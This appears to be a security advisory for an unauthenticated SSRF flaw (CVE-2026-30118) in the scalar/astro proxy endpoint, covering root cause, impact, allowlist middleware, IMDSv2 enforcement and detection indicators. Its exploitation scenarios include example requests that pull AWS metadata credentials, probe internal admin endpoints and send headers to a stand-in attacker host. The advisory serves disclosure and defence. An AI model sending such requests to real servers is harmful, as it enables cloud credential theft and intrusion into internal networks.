Executive Summary

A critical unauthenticated Server-Side Request Forgery (SSRF) vulnerability (CVE-2026-30118) has been disclosed in scalar/astro v0.1.13, the Astro integration package for the Scalar API documentation platform. The flaw resides in the Scalar Proxy endpoint, which accepts a scalar_url query parameter that is used to construct backend HTTP requests without adequate validation.
An unauthenticated attacker can supply an attacker-controlled URL via this parameter, causing the backend server to issue HTTP requests to arbitrary destinations — including internal network resources, cloud metadata services, and other infrastructure that would otherwise be inaccessible from the public internet.
CVSS Score: 9.8 (Critical)
Vulnerability Overview
| Attribute | Value |
|---|---|
| CVE ID | CVE-2026-30118 |
| CVSS Score | 9.8 (Critical) |
| Type | Server-Side Request Forgery (SSRF) — CWE-918 |
| Attack Vector | Network |
| Attack Complexity | Low |
| Privileges Required | None |
| User Interaction | None |
| Affected Parameter | scalar_url query parameter in Scalar Proxy endpoint |
| Affected Package | scalar/astro v0.1.13 |
| Public Exploit | Not confirmed at publication |
| Published | 2026-05-19 |
Affected Products
| Product | Version | Status |
|---|---|---|
| scalar/astro | v0.1.13 and prior | Vulnerable |
Scalar is a popular open-source API documentation platform with integrations for various frameworks. The @scalar/astro package provides integration with the Astro static site framework, enabling developers to embed interactive API documentation with a built-in proxy for making test API requests directly from documentation pages.
Technical Details
Vulnerability Root Cause
The Scalar Proxy endpoint is designed to relay API requests from the browser to backend API servers, bypassing CORS restrictions for documentation use cases. The endpoint accepts a scalar_url query parameter specifying the target URL for the proxied request.
The vulnerability arises because:
- The
scalar_urlparameter accepts arbitrary URLs without validation - The server makes outbound HTTP requests to the supplied URL on behalf of the client
- No allowlist or blocklist is applied to restrict the target URL to safe, expected destinations
- Authentication is not required to invoke the proxy endpoint
Exploitation Scenarios
Scenario 1: Cloud Metadata Service Access (AWS)
  GET /scalar-proxy?scalar_url=http://169.254.169.254/latest/meta-data/iam/security-credentials/
  → Server fetches AWS instance metadata, returning temporary IAM credentials

Scenario 2: Internal Service Enumeration
  GET /scalar-proxy?scalar_url=http://10.0.0.1:8080/admin
  → Server probes internal services not accessible from the internet

Scenario 3: Credential Interception
  GET /scalar-proxy?scalar_url=http://attacker.example.com/collect
  → Server makes outbound request to attacker server, revealing:
    - Server IP address
    - Internal hostname/DNS resolution
    - HTTP headers (including any auth tokens forwarded)

Scenario 4: SSRF to Internal APIs
  GET /scalar-proxy?scalar_url=http://internal-api.company.internal/admin/reset-password
→ Attacker triggers privileged operations on internal systemsWhy CVSS 9.8?
The score reflects the combination of unauthenticated access, network-accessible exploitation, low complexity, and no user interaction. SSRF vulnerabilities targeting cloud environments are particularly dangerous because metadata services (AWS IMDSv1, GCP metadata API, Azure IMDS) can return temporary credentials that provide broader cloud account access. The 9.8 score stops short of 10.0 only because the scope impact category is unchanged (attacker interacts with adjacent systems rather than escaping a defined security boundary).
Impact Assessment
| Impact Area | Description |
|---|---|
| Cloud Credential Theft | Access to AWS/GCP/Azure metadata endpoints leaking instance credentials |
| Internal Network Scanning | Enumerate and probe internal services not exposed to the internet |
| Sensitive Data Exposure | Read internal APIs returning configuration, secrets, or user data |
| Privilege Escalation | Cloud credentials from metadata can be used to escalate privileges in the cloud environment |
| DoS via Amplification | Force server to make many outbound requests, consuming bandwidth or triggering rate limits |
Recommendations
Immediate Actions
- Upgrade to a patched version of
@scalar/astro— check the Scalar GitHub releases for a fix addressing CVE-2026-30118 - Disable or restrict the Scalar Proxy endpoint if interactive API testing is not required in your documentation deployment
- Block outbound requests to metadata service IPs at the network/firewall level as a defense-in-depth measure:
- AWS:
169.254.169.254 - GCP:
169.254.169.254/metadata.google.internal - Azure:
169.254.169.254
- AWS:
- Enforce IMDSv2 on AWS instances to require session-oriented metadata requests (mitigates metadata SSRF even if the application is vulnerable)
Code-Level Mitigation (Until Patch Applied)
If you must run the vulnerable version, consider adding a middleware layer to validate the scalar_url parameter against an allowlist:
// Example: Astro middleware to restrict scalar_url
export const onRequest = defineMiddleware(async (context, next) => {
  const url = new URL(context.request.url);
  if (url.pathname.includes('scalar-proxy')) {
    const scalarUrl = url.searchParams.get('scalar_url');
    if (scalarUrl) {
      const allowedHosts = ['api.yourservice.com', 'localhost'];
      const targetUrl = new URL(scalarUrl);
      if (!allowedHosts.includes(targetUrl.hostname)) {
        return new Response('Forbidden', { status: 403 });
      }
    }
  }
  return next();
});AWS IMDSv2 Enforcement
# Require IMDSv2 on existing EC2 instances
aws ec2 modify-instance-metadata-options \
  --instance-id i-1234567890abcdef0 \
  --http-tokens required \
  --http-endpoint enabled

# Apply to all instances in a region
aws ec2 describe-instances --query 'Reservations[].Instances[].InstanceId' --output text | \
xargs -I{} aws ec2 modify-instance-metadata-options --instance-id {} --http-tokens requiredDetection Indicators
| Indicator | Description |
|---|---|
Requests to /scalar-proxy with scalar_url pointing to RFC1918 addresses | Internal network SSRF attempt |
Outbound requests to 169.254.169.254 from web server process | Metadata service SSRF attempt |
| Requests to unusual external hosts via the proxy endpoint | Potential SSRF to attacker infrastructure |
| Spike in outbound HTTP requests from the application server | Possible scanning or data exfiltration via SSRF |
Post-Remediation Checklist
- Update
@scalar/astro— verify the installed version is patched:npm list @scalar/astro - Rotate cloud credentials if you suspect metadata service access may have occurred
- Review cloud trail/audit logs (AWS CloudTrail, GCP Audit Logs, Azure Activity Log) for unexpected API calls from the application's IAM role
- Enforce IMDSv2 across all cloud instances as a permanent hardening measure
- Audit all proxy-style endpoints in your application for similar SSRF patterns
- Update firewall rules to block outbound requests to metadata service IP ranges from web tier hosts
References
- NIST NVD — CVE-2026-30118
- Scalar GitHub Repository
- CWE-918: Server-Side Request Forgery
- OWASP SSRF Prevention Cheat Sheet
- AWS IMDSv2 Documentation